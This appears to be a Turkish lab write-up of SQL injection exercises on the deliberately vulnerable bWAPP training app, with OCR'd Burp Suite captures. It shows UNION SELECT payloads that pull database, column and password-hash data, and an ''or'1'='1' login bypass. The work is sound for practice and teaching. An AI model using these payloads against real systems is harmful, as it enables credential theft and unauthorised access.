


Sonra aynı payload ile şifreyi çekiyoruz

SQLi örnek3: ' ile yine syntax hatası alıp sql'i tespit ediyoruz. Sonra aynı payloadlar ile veritabanını öğreniyoruz.



Yine aynı payload ile tablo adlarını öğreniyorum. Sonra yine aynı payload ile user tablolarını ardından da şifreleri çekiyorum.(aynı payloadları tekrar tekrar yazmak istemedim.)



SQLi örnek 4: POST metodu olduğu için url işe yaramıyor burp kullanmam gerekiyor.

Genel olarak aynı payloadları kullanarak çözüme gidiyorum ekran görüntülerinde kullandığım kodlar görünüyor o yüzden tekrar yazmıyorum.

Firefox ESR - Burp Suite Community Edition v2025.7.4 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 X +

Send Cancel < >

Target: http://192.168.56.107 HTTP/1.1

Request

1 POST /bmap/sql1_13.php HTTP/1.1
2 Host: 192.168.56.107
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 50
9 Origin: http://192.168.56.107
10 Connection: keep-alive
11 Referer: http://192.168.56.107/bmap/sql1_13.php
12 Cookie: PHPSESSID=2746054d5a8bba3e087803c22f0ee; security_level=0
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 body=> UNION SELECT 1,database(),3,4,5,6,7# sql action=go

Response

22 <link rel="shortcut icon" href="images/favicon.ico" type="image/x-icon" />
23
24 <!--script src="//html5shiv.googlecode.com/svn/trunk/html5.js" --></script-->
25 <script src="/js/html5.js">
26 </script>
27 <title>
28 bMAP - SQL Injection
29 </title>
30
31 <body>
32
33 <header>
34
35 <h1>
36 </h1>
37 <h2>
38 an extremely buggy web app !
39 </h2>
40 </header>
41
42 <div id="menu">
43 <table>
44 <tr>
45 <td>
46
47 Bmap
48
49 </td>
50 <td>
51
52 Change Password
53
54 </td>
55 </tr>
56 </table>
57
58 </div>
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100

Inspector

Selection S/DMS

Selected text
bMAP

Request attributes 2
Request query parameters 0
Request body parameters 2
Request cookies 2
Request headers 13
Response headers 10

Event log (0) All issues

Memory: 130,340 Disabled

Firefox ESR - Burp Suite Community Edition v2025.7.4 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 X +

Send Cancel < >

Target: http://192.168.56.107 HTTP/1.1

Request

1 POST /bmap/sql1_13.php HTTP/1.1
2 Host: 192.168.56.107
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 122
9 Origin: http://192.168.56.107
10 Connection: keep-alive
11 Referer: http://192.168.56.107/bmap/sql1_13.php
12 Cookie: PHPSESSID=2746054d5a8bba3e087803c22f0ee; security_level=0
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 body=> UNION
17 SELECT 1,2,3,4,column_name,6,7,from=information_schema.columns,where=table_name='users'+LIMIT+1,1#action=go

Response

22 <!--script src="//html5shiv.googlecode.com/svn/trunk/html5.js" --></script-->
23 <script src="/js/html5.js">
24 </script>
25 <title>
26 bMAP - SQL Injection
27 </title>
28
29 <body>
30
31 <header>
32
33 <h1>
34 </h1>
35 <h2>
36 an extremely buggy web app !
37 </h2>
38 </header>
39
40 <div id="menu">
41 <table>
42 <tr>
43 <td>
44
45 Bmap
46
47 </td>
48 <td>
49
50 Change Password
51
52 </td>
53 </tr>
54 </table>
55
56 </div>
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100

Inspector


Selection S/DMS

Selected text
Login


Request attributes 2
Request query parameters 0
Request body parameters 2
Request cookies 2
Request headers 13
Response headers 10

Event log (0) All issues

Memory: 125,340 Disabled




SQLi örnek-5: Başlangıçta yazdığım harflere göre verilerin döndüğünü görüyorum. Şimdi yine aynı kodlar ile veritabanını öğrenip ondan sonra veritabanına ait tabloları çıkarıyorum.



Search for a movie:

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link
Iron Man	2008	Tony Stark	action	Link
Man of Steel	2013	Clark Kent	action	Link
Terminator Salvation	2009	John Connor	sci-fi	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link
The Cabin in the Woods	2011	Some zombies	horror	Link
The Dark Knight Rises	2012	Bruce Wayne	action	Link
The Fast and the Furious	2001	Brian O'Connor	action	Link
The Incredible Hulk	2008	Bruce Banner	action	Link
World War Z	2013	Gerry Lane	horror	Link
bWAPP	3	5	4	Link


Bundan sonra aynı payload ile user kolonlarını çıkarıyorum onun ardından aynı şifre payloadı ile şifreleri çekiyorum.




Search for a movie:

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link
Iron Man	2008	Tony Stark	action	Link
Man of Steel	2013	Clark Kent	action	Link
Terminator Salvation	2009	John Connor	sci-fi	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link
The Cabin in the Woods	2011	Some zombies	horror	Link
The Dark Knight Rises	2012	Bruce Wayne	action	Link
The Fast and the Furious	2001	Brian O'Connor	action	Link
The Incredible Hulk	2008	Bruce Banner	action	Link
World War Z	2013	Gerry Lane	horror	Link
A.I.M..mehmet:6885858486f31043e5839c735d99457045af0d0	3	5	4	Link
bee:mehmet:6885858486f31043e5839c735d99457045af0d0	3	5	4	Link

Bunda da aynı payloadları kullanıp şifreleri çekiyorum o yüzden uzatmıyorum.



SQLi örnek7: 'or'1'='1 payloadını giriş yazdıktan sonra direk giriş yapabiliyorum.



Bunu da burpte görebiliyorum ama o kısmı ekran görüntüsü almayı unuttum.